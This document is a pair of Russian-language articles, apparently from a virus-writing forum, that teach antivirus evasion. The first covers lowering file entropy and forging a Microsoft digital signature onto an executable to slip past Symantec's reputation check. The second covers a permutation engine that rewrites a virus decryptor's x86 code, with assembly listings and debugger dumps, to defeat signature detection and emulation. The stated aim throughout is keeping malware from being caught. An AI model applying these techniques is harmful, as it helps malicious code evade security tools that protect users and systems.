Еще, можно заметить, что в разных прогах, имеющих функцию подсчета энтропии, значение самой энтропии для одного и того же файла могут быть разные. Почему?

На самом деле проги используют одну и ту же Шенноновскую формулу, но, как было уже написано, могут использоваться различные единицы измерения, результат можно выводить в процентах или коэффициентом. При подсчете можно откидывать выравнивающие нули, самый частый и самый редкий байты (для усреднения значения), привязать к размеру файла, считать энтропию всего файла и/или отдельных его частей (заголовков, секций etc). Если считать по секциям, то можно брать ее минимальный размер (из физического и виртуального размеров) и т.д.

Для того, чтобы нас не поймали по энтропии, очевидно, мы должны ее улучшить. Тут тоже предлагаю несколько способов, как это сделать:

1. Перестановочные шифры. От перестановки мест слагаемых сумма не меняется =). Однако, если данные перед этим уже были сжаты, данный шифр теряет свой смысл.

2. Коды Хаффмана.

3. Разбавление кода «однородным мусором». Например, по некоторому алгоритму вставляем в разные места кода цепочки 0x00, 0xFF или другие байты (можно выбрать любой, либо «неслучайно»: например, вставлять тот, который имеет самую большую вероятность появления в данном коде/файле или провести анализ всех файлов нужного типа в ОС, найти «самый популярный» байт и юзать его) до тех пор, пока энтропия не «нормализуется». Этот же алгос (или другой) должен уметь и очищать от мусора наш код.

4. Base64. Вкратце, это схема кодирования произвольного набора байт в последовательность печатных ASCII символов. В общем случае длина получаемого кода увеличивается примерно на 30%. Основное правило кодирования простое – мы умышленно сокращаем диапазон символов (байтов), которые (по)имеем на выходе. А чем меньше символов мы используем, тем меньше неопределенность их появления, а значит меньше энтропия. Как-то так =) . Для кодирования используется 64 символа (2 в 6-ой степени). В общем, читаем тут. Таким образом можно шифровать некий код и пихать его в ресурсы на «свое» место =) (RT_STRING). Base64 – это своего рода подстановочный шифр. Ничто не мешает юзать шифр (где размер символа = 6 бит, тогда энтропия не превысит 6.0 по определению) и со своим собственным алфавитом. Кстати, как вариант: берём 3 байта, у каждого из них забираем по 2 бита. И записываем после этих 3 байт новый байт, состоящий из отрезанных бит, и т.д. Получается, что у каждого байта будут «рабочими» только 6 бит. Количество различных байт сократится с 256 до 64 вариантов. И энтропия, соответственно, снизится (≤ 6.0) (+ накидать несколько различных байт – следить за статистикой байтов).

5. Разбавить код так, чтобы на выходе получить «правильный» код с низкой энтропией и «правильными частотами». [Вот](#) и [вот](#).

В качестве примера написана прога xentrC.rar (находится в архиве wasm_files.zip: files/0531/xentr_C.rar), вычисляющая энтропию файлов (+ пара фичезов).

1011. Репутация файла

В последнее время у многих ав стало модным продвигать так называемые облачные технологии. И всё в принципе хорошо, только благодаря этим чудо-технологиям кто-то стал обезбашенным параноиком, кто-то потерял кучу бабосов, к кому-то пришел suspicious.insight. Но есть и большие плюсы...аверы знают =).

Ну вот, вступление уже есть... Далее мы рассмотрим конкретного антивирусника – symantec и его братию.

Как пишут сами симантюковцы, ими была создана «революционная» технология (кодовое название Quorum), обеспечивающая zashity данных на основе оценки репутации. Чуть больше об этом [тут](#). Покопавшись в различной инфе и поэкспериментировав с nis 2011, дополню описание данной технологии:

1. norton insight – технология, обеспечивающая защиту без снижения производительности за счет исключения из проверки доверенных файлов. Это позволяет сократить время сканирования.
2. После запуска данной технологии, вначале идет соединение с сервером Shasta-rrs.symantec.com. Это, так называемая, их облачная платформа ([она самая](#)).
3. По защищенному соединению (протокол TLS), передаются/принимаются/проверяются различные данные. Значит, по данным: передается/принимается ~300 байт. И если верить инфе с сайта разраба – никакая личная инфа, а также сам проверяемый файл не отсылаются на их сервера (файл не сканируется). Передается только статистическая инфа о файле: sha256 хэш от файла, (возможно) его имя, размер, версия (ресурсы), цифровая подпись (может определенные ее данные).
4. Полученный хэш с помощью специальных алгоритмов сверяется с базой данных (хранится на серверах симантека), содержащей инфу об известных доверенных файлах. Полученный результат (репутация/степень доверия) + хэш файла вероятно сохраняются в зашифрованном виде в БД на компе юзера.
5. Если файл был изменён, полученное ранее доверие будет недействительным, и файл будет проверяться снова.
6. а) следует отметить, что, возможно, в БД симантюка хранится и инфа о запущенных процессах/модулях/драйверах, различные следы файлов, данные о самой ОС и юзаемой файловой системе; б) наличие цифровой подписи у файла еще не означает, что файлу можно доверять. В исключении разве что мелкомягкие =).

Кстати, был найден довольно простой способ обхода знакомого многим suspicious.insight'a ([о нём](#)) (однако, против нортон не прокатит - ищем другое), который заключается в следующем:

1. берем любой файл с подписью, например, от ms;
2. выдаем из него цифровую подпись (все данные из директории IMAGE_DIRECTORY_ENTRY_SECURITY) и сохраняем ее на диске;
3. файлу, который хотим защитить от суспикус-инсайта, цепляем сохраненную цифровую подпись (а) сохраняем подпись как оверлей в самом конце файла; б) прописываем адрес и размер подписи в полях VirtualAddress & Size директории IMAGE_DIRECTORY_ENTRY_SECURITY; в) пересчитываем поле IMAGE_OPTIONAL_HEADER.CheckSum).

Полученный скорректированный файл, разумеется, не пройдет проверку цифровой подписи, но для нашей задачи полностью подходит:

```
//сначала перечисляем test1.exe – он без фэйковой цифровой подписи
//после перепроверки видно, что спустя некоторое время его уже палят =)
//но сейчас о другом: нажимаем на кнопку «Show all» и видим, что
//висит Suspicious.Insight

before_ds
//test1.exe

//затем к test1.exe была добавлена подпись от excel.exe (XP SP3)
//и проверим полученный файл
//как видно, исчезли даже и другие детекты

after_ds
//si_sux.exe
```

Сорцы прилагаются: fakedeC.rar (находится в архиве wasm_files.zip: files/0531/fakedeC.rar).

1100. Доброключение Следует помнить: то, что помогло в чистке одного файла, может быть непригодно в чистке другого, так как для разных файлов возможны разные детекты. Поэтому, как говорится, нормально делай – нормально будет =). И знай, что сила в простоте. Тут всё. **Ссылки на доки**

1. [Antivirus Engines](#)
2. [PE format](#)

3. [Microsoft's Rich Signature \(undocumented\)](#)
4. [About Rich Signature](#)
5. [Fake Rich Signature](#)
6. [Information entropy \(eng\)](#)
7. [Base64 \(eng\)](#)
8. [Calculation entropy \(+ comments\)](#)
9. [About entropy](#)
10. [Crypting simple instructions](#)
11. [Symantec about technology Quorum](#)
12. [Symantec Cloud Platform Shasta](#)
13. [Symantec Suspicious.Insight](#)

Исходники

1. test1.exe & sisux.exe (находится в архиве wasm_files.zip: files/0531/sdf-exes.zip)
2. frsasm.rar (находится в архиве wasm_files.zip: files/0531/frs_asm.rar) & frsC.rar (находится в архиве wasm_files.zip: files/0531/frs_C.rar)
3. staitC.rar (находится в архиве wasm_files.zip: files/0531/stait_C.rar)
4. xentrC.rar (находится в архиве wasm_files.zip: files/0531/xentr_C.rar)
5. fakedC.rar (находится в архиве wasm_files.zip: files/0531/fakedC.rar)

Спасибо

izee, который помогал в подготовке данного текста и в других тонких моментах. А также приветы izee, Dark Prophet, fAMINE и всем другим вирмэйкерам.

Преобразование кода

Автор: sl0n

Дата: 2011-10-23

Для чего обычно используется преобразование кода? Для сокрытия важных частей алгоритма, для затруднения взлома и сигнатурного анализа. Глупо было бы думать, что этим трюком пользуются только легальные корпорации и фирмы. Разработчики вредоносного программного обеспечения прочно забронировали себе места в топе подобных достижений. Только используются они для сокрытия и затруднения анализа вирусов.

Для этого применяют следующие технологии: обфускация исходных кодов и обфускация бинарного кода. Обфускация исходных кодов часто применяется разработчиками программного обеспечения для затруднения анализа бинарного кода. Например, есть важная часть алгоритма, которая либо вычисляет что-то, либо генерирует ключ для активизации программы. Разработчик добавляет свой *.bat файл для перекомпиляции, который с помощью Perl'a обфусцирует функцию проверки ключа. После этого взломать данную версию программы по старому алгоритму будет значительно труднее. Для чего же используют разработчики вирусов эту технологию? Чаще всего, чтобы преобразовывать код в начале программы, потому что антивирусы очень часто определяют вирус именно по этому коду. Но что делают неопытные разработчики вирусов, а так же другого программного обеспечения, когда у них не хватает знаний и опыта? Правильно, обращаются к более опытным коллегам. Когда такой софт используется для легальных целей, эти конверты называются протекторами – ExeCryptor, Asprotect, Themida ... Когда же этот софт используется для сокрытия от антивирусов, данные разработки называют крипторами или упаковщиками.

Теперь перейдем к преобразованию результирующего бинарного кода, полное преобразование которого без директории перемещаемых элементов невозможно. Но существует оговорка: если это код базонезависимый изначально, то возможность его преобразования существует. В дальнейшем для определения преобразования бинарного кода будем использовать термин пермутация. Что следует понимать под этим термином? Пермутацией является замена исходных инструкций совершенно иными, но выполняющими ту же работу. Приведем пример:

Вот исходные инструкции:

```
;-----;
mov eax,12345678
add ecx,333
;-----;
```

После процесса пермутации они станут примерно такими:

```
;-----;
mov eax,1
add eax,12345677
sub ecx,-333
;-----;
```

Таким образом, сигнатурное детектирование становится практически невозможным. А после многократного преобразования – и эмуляция тоже, поскольку этот процесс забирает значительно больше процессорного времени, чем прямое исполнение. Увеличение объема эмулируемого(или трассируемого) кода ставит антивирус или взломщика в неудобное положение, поскольку ограничение антивируса - это глубина эмуляции, а ограничение взломщика - время трассировки.

Предлагаю теперь рассмотреть пермутацию с двух сторон: с точки зрения разработчика вирусов и с точки зрения разработки защиты ПО.

Итак, при разработке вредоносного кода для его защиты чаще всего используется статичный декриптор. Рассмотрим его на следующем примере:

```

flat assembler 1.67.27
File Edit Search Run Options Help
include '%fasminc%/win32ax.inc'

.data
.add_imports

start:
        call    decrypto
        call    b

        cmp     edx,0x12121212
        jne     exit
        int3

exit:
        push    0
        call    [ExitProcess]

;-----;
decrypto:
        mov     ecx,e-b
        mov     esi,b
        mov     edi,esi
cycle_:
        lodsb
        inc     al
        stosb
        loop    cycle_

        ret

;-----;
b:
        mov     ecx,0x11111111
        mov     ecx,0x11111111
        mov     ecx,0x11111111
        mov     ecx,0x11111111
db
0xc2
e:
;-----;

.end start

```

Функция decrypto используется для преобразования кода между метками b(begin) и e(end), байт 0xc2 преобразуется в 0xc3 – это инструкция get.

Если бы функция decrypto была использована в декрипторе вируса, то её легко можно было бы детектировать по сигнатуре. Например, так:

00000220	00 00 00 00 00 00 00 00	4B 45 52 4E 45 4C 33 32	KERNEL32
00000230	2E 44 4C 4C 00 45 10 00	00 00 00 00 00 45 10 00	.DLL.E.....E..
00000240	00 00 00 00 00 00 00 45	78 69 74 50 72 6F 63 65	ExitProce
00000250	73 73 00 E8 16 00 00 00	E8 24 00 00 00 81 FA 12	ss.и....и\$...Гъ.
00000260	12 12 12 75 01 CC 6A 00	FF 15 3D 10 40 00 B9 15	...u.Mj.я.=.@.№.
00000270	00 00 00 BE 81 10 40 00	89 F7 AC FE C0 AA E2 FA	...sГ.@.%ч-юАСВЪ
00000280	C3 B9 11 11 11 11 B9 11	11 11 11 B9 11 11 11 11	Т№....№....№....
00000290	B9 11 11 11 11 C2 00 00	00 00 00 00 00 00 00 00	№....В.....
000002A0	00 00 00 00 00 00 00 00	00 00 00 00 00 00 00 00	

По выделенной последовательности байт можно было бы положить детект. Посмотрим на этот кусок кода в отладчике:

0040106E	B9 15000000	mov	ecx,15	Entry address
00401073	BE 81104000	mov	esi,00401081	
00401078	89F7	mov	edi,esi	
0040107A	AC	lodsb		
0040107B	FEC0	inc	al	
0040107D	AA	stosb		
0040107E	E2 FA	loopd	short 0040107A	
00401080	C3	ret		

Всё достаточно примитивно и статично, сложностей в детекте не возникнет даже у малообразованного вирусного аналитика.

Что же необходимо для написания пермьютирующего движка? Первое, от чего стоит отталкиваться - это дизассемблер. От сложности преобразований зависит сложность дизассемблера.

Пример пермьютирующего движка, разработанного мной для демонстрации технологии, достаточно прост. Он умеет следующее:

Permutation engine 0.2 beta

- (-) Нельзя статические смещения использовать
 - (-) Не переделан ПГСЧ, потому сам себя движок не пермьютирует
 - (-) Предназначен для мутации не больших кусков кода (около 200 инструкций x86)
- Преобразование инструкции mov r32,imm32

- 1) push imm32 / pop r32
- 2) (sub r32,r32) или (xor r32,32) или (mov r32,0) / (add r32,imm32) или (sub r32,-imm32)
- 3) or r32,-1 / (add r32,imm32) или (sub r32,-imm32)
- 4) mov r32,imm32-rnd / (add r32,rnd) или (sub r32,-rnd)
- 6) mov r32,imm32 xor rnd / xor r32,rnd
- 7) lea r32,[imm32]
- 8) или оставить инструкцию без преобразования

Преобразование инструкции mov r32,r32

- 1) push r32 / pop r32
- 2) lea r32,[r32]
- 3) оставить оригинал

Преобразование инструкции inc r32

- 1) add r32,1
- 2) lea r32,[r32+1]
- 3) sub r32,-1
- 4) оставить оригинал

Преобразование инструкции dec r32

- 1) add r32,-1
- 2) lea r32,[r32-1]
- 3) sub r32,1
- 4) оставить оригинал

Преобразование инструкции push r32

- 1) sub esp,4 / mov [esp],r32
- 2) оставить оригинал

Преобразование инструкции pop r32

- 1) mov r32,[esp] / add esp,4
- 2) оставить оригинал

Преобразование инструкции push imm32 / imm8

- 1) sub esp,4 / mov [esp],(imm32 / imm8)
- 2) оставить оригинал

Преобразование инструкции sub r32,imm32

- 1) add r32,(neg imm32)
- 2) lea r32,[r32-imm32]
- 3) оставить оригинал

Преобразование инструкции add r32,imm32

- 1) sub r32,(neg imm32)
- 2) lea r32,[r32+imm32]
- 3) оставить оригинал

Преобразование инструкции xor r32,r32 (обнуление)

- 1) sub r32,r32
- 2) mov r32,0
- 3) оставить оригинал

Преобразование инструкции sub r32,r32 (обнуление)

- 1) xor r32,r32
- 2) mov r32,0
- 3) оставить оригинал

Преобразование инструкции or r32,r32 (проверка на ноль)

- 1) test r32,r32
- 2) cmp r32,0
- 3) оставить оригинал

Преобразование инструкции test r32,r32 (проверка на ноль)

- 1) or r32,r32
- 2) cmp r32,0
- 3) оставить оригинал

Преобразование инструкции cmp r32,imm32

- 1) push r32 / sub r32,imm32 / pop r32
- 2) оставить оригинал

Преобразование инструкции not r32

- 1) xor r32,-1
- 2) neg r32 / dec r32
- 3) оставить оригинал

Преобразование инструкции neg r32

- 1) not r32 / inc r32
- 2) оставить оригинал

Использование пермудирующего движка:

```
stdcall permutate,code_to_mutate,size_of_code_to_mutate,result_buffer
```

где code_to_mutate указатель на код для мутации

где size_of_code_to_mutate размер кода для мутации

где result_buffer память в которую будет помещен мутировавший код

Результат:

размер результирующего кода -> eax

Бинарный файл и библиотека будут прилагаться к статье.

Вернемся к нашему декриптору. Что произойдет с ним после разового пермутирующего преобразования?

0040255C	B9 E6AEDBFF	mov	ecx,FFDBAEE6	
00402561	81C1 2D512400	add	ecx,24512D	
00402567	68 49254000	push	00402549	
0040256C	5E	pop	esi	kernel32.7C816FE7
0040256D	89F7	mov	edi,esi	
0040256F	AC	lodsb		
00402570	FEC0	inc	al	
00402572	AA	stosb		
00402573	81E9 01000000	sub	ecx,1	
00402579	09C9	or	ecx,ecx	
0040257B	0F85 EFFFFFFF	jnz	0040256F	

Как видно из картинки, бинарная маска больше не совпадает. Проведем дважды пермутацию и немного изменим декриптор, исходя из требований движка.

00402954	. 83C9 FF	or	ecx,FFFFFFFF	
00402957	. 81C1 13000000	add	ecx,13	
0040295D	. 81EC 04000000	sub	esp,4	
00402963	. C70424 5A2540	mov	dword ptr [esp],0040255A	
0040296A	. 8B3424	mov	esi,[esp]	kernel32.7C816FE7
0040296D	. 81C4 04000000	add	esp,4	
00402973	. 89F7	mov	edi,esi	
00402975	> AC	lodsb		
00402976	. 8D80 01000000	lea	eax,[eax+1]	
0040297C	. AA	stosb		
0040297D	. 8D89 FFFFFFFF	lea	ecx,[ecx-1]	
00402983	. 85C9	test	ecx,ecx	
00402985	. 0F85 EAffFFFF	jnz	00402975	
0040298B	. C3	ret		
0040298C	. 00	db	00	
0040298D	. 00	db	00	

Даже при использовании данного движка, не поддерживающего цепочечные инструкции, невооруженным глазом видно как сильно изменяется код.

Такого рода преобразования используются в вирусных упаковщиках для защиты статичного декриптора, который после них становится полиморфным (или пермутирующим). Полиморфизм для данного вида преобразований слишком ограничивающий термин.

Теперь давайте взглянем на использование данного движка с другой стороны, с точки зрения защиты кода. Скажем, есть у нас простенькая программа с функцией проверки ключа.

А теперь давайте взглянем на функцию проверки ключа под отладчиком:

00401044	55	push	ebp	
00401045	. 8BEC	mov	ebp,esp	
00401047	. 51	push	ecx	
00401048	. 8B45 08	mov	eax,[ebp+8]	promo0.<ModuleEntryPoint>
0040104B	. 8945 FC	mov	[ebp-4],eax	
0040104E	. 817D FC 785634	cmp	dword ptr [ebp-4],12345678	
00401055	. 74 07	je	short 0040105E	
00401057	. B8 01000000	mov	eax,1	
0040105C	. EB 02	jmp	short 00401060	
0040105E	> 33C0	xor	eax,ecx	
00401060	> 8BE5	mov	esp,ebp	
00401062	. 5D	pop	ebp	kernel32.7C816FE7
00401063	. C3	ret		

Легко заметить, что сигнатура у функции статична и если какой-нибудь взломщик сделает заплатку, то даже неопытные пользователи смогут ею пользоваться. Потому что эту функцию легко найти, и заплатку сделать либо по смещению, либо по сигнатуре. Теперь изменим нашу программу таким образом, чтобы вызывалась дважды преобразованная функция.

Из исходного кода видно, что было вызвано дважды пермутирующее преобразование.

Если же включен DEP, то необходимо вызвать на выделенную память VirtualProtect.

Взглянем в отладчике на результирующую функцию проверки ключа:

008359A0	81EC 04000000	sub	esp,4	
008359A6	892C24	mov	[esp],ebp	
008359A9	8BEC	mov	ebp,esp	
008359AB	81EC 04000000	sub	esp,4	
008359B1	890C24	mov	[esp],ecx	
008359B4	8B45 08	mov	eax,[ebp+8]	promo.00400000
008359B7	8945 FC	mov	[ebp-4],eax	
008359BA	817D FC 78563412	cmp	dword ptr [ebp-4],12345678	
008359C1	0F84 16000000	je	008359DD	
008359C7	B8 C477CFFF	mov	eax,FFCF77C4	
008359CC	81E8 7E90F3FF	sub	eax,FFF3907E	
008359D2	8D80 BB182400	lea	eax,[eax+2418BB]	
008359D8	E9 02000000	jmp	008359DF	
008359DD	2BC0	sub	eax,eax	
008359DF	8BE5	mov	esp,ebp	
008359E1	8B2C24	mov	ebp,[esp]	
008359E4	81EC FFFFFFFF	sub	esp,-4	
008359EA	C3	ret		

Из картинки ясно, что после всего лишь двух преобразований код довольно сильно изменился. Но таких преобразований ведь можно сделать 10-20, после этого достаточно сложно будет восстановить логику (конечно же, при условии полного пермутирующего движка).

Как же антивирусные корпорации борются с такими преобразованиями кода в вирусах? Всё достаточно прозаично: при помощи эмуляции инструкций и свёртки их в псевдо инструкции. Рассмотрим первые две инструкции из предыдущего примера:

```
;-----;
sub esp,4
mov [esp],ebp
;-----;
```

После эмуляции первой инструкции анализатор замечает, что состояние esp изменилось на -4. После эмуляции второй инструкции анализатор видит, что в стек помещается регистр ebp. По внутреннему набору правил данные две инструкции сворачиваются в pseudo_push_ebp. И вот в таком духе эмулятор в связке с анализатором сворачивают инструкции. Если же попадает мусор, то его в список псевдоинструкций не добавляют. Таким образом, на выходе будет псевдоскелет расшифровщика вируса.

После всего этого можно прийти к выводу, что данная технология не имеет права на жизнь, но это не так. Достаточно часто пермутирующие преобразования применяются настолько много раз, что размер результирующего кода доходит до десятков килобайт. А так как эмулятор работает в 10-20 раз медленнее чем процессор, то эмулировать такое количество кода очень долго и нагрузка на процессор достаточно большая. По этой причине практически во всех антивирусах стоят ограничения на глубину эмуляции или попросту на количество допустимых эмулируемых инструкций.

Поэтому достаточно часто расшифровщик не бывает расшифрован. Ну и, опять же, стоит сказать про антиэмуляционные трюки, блоки инструкций, специально подобранные, чтобы заставлять работать эмулятор неправильно. Ну и антиэвристические трюки - это блоки команд настроенные против анализатора.

Итак, война меча и щита продолжается ...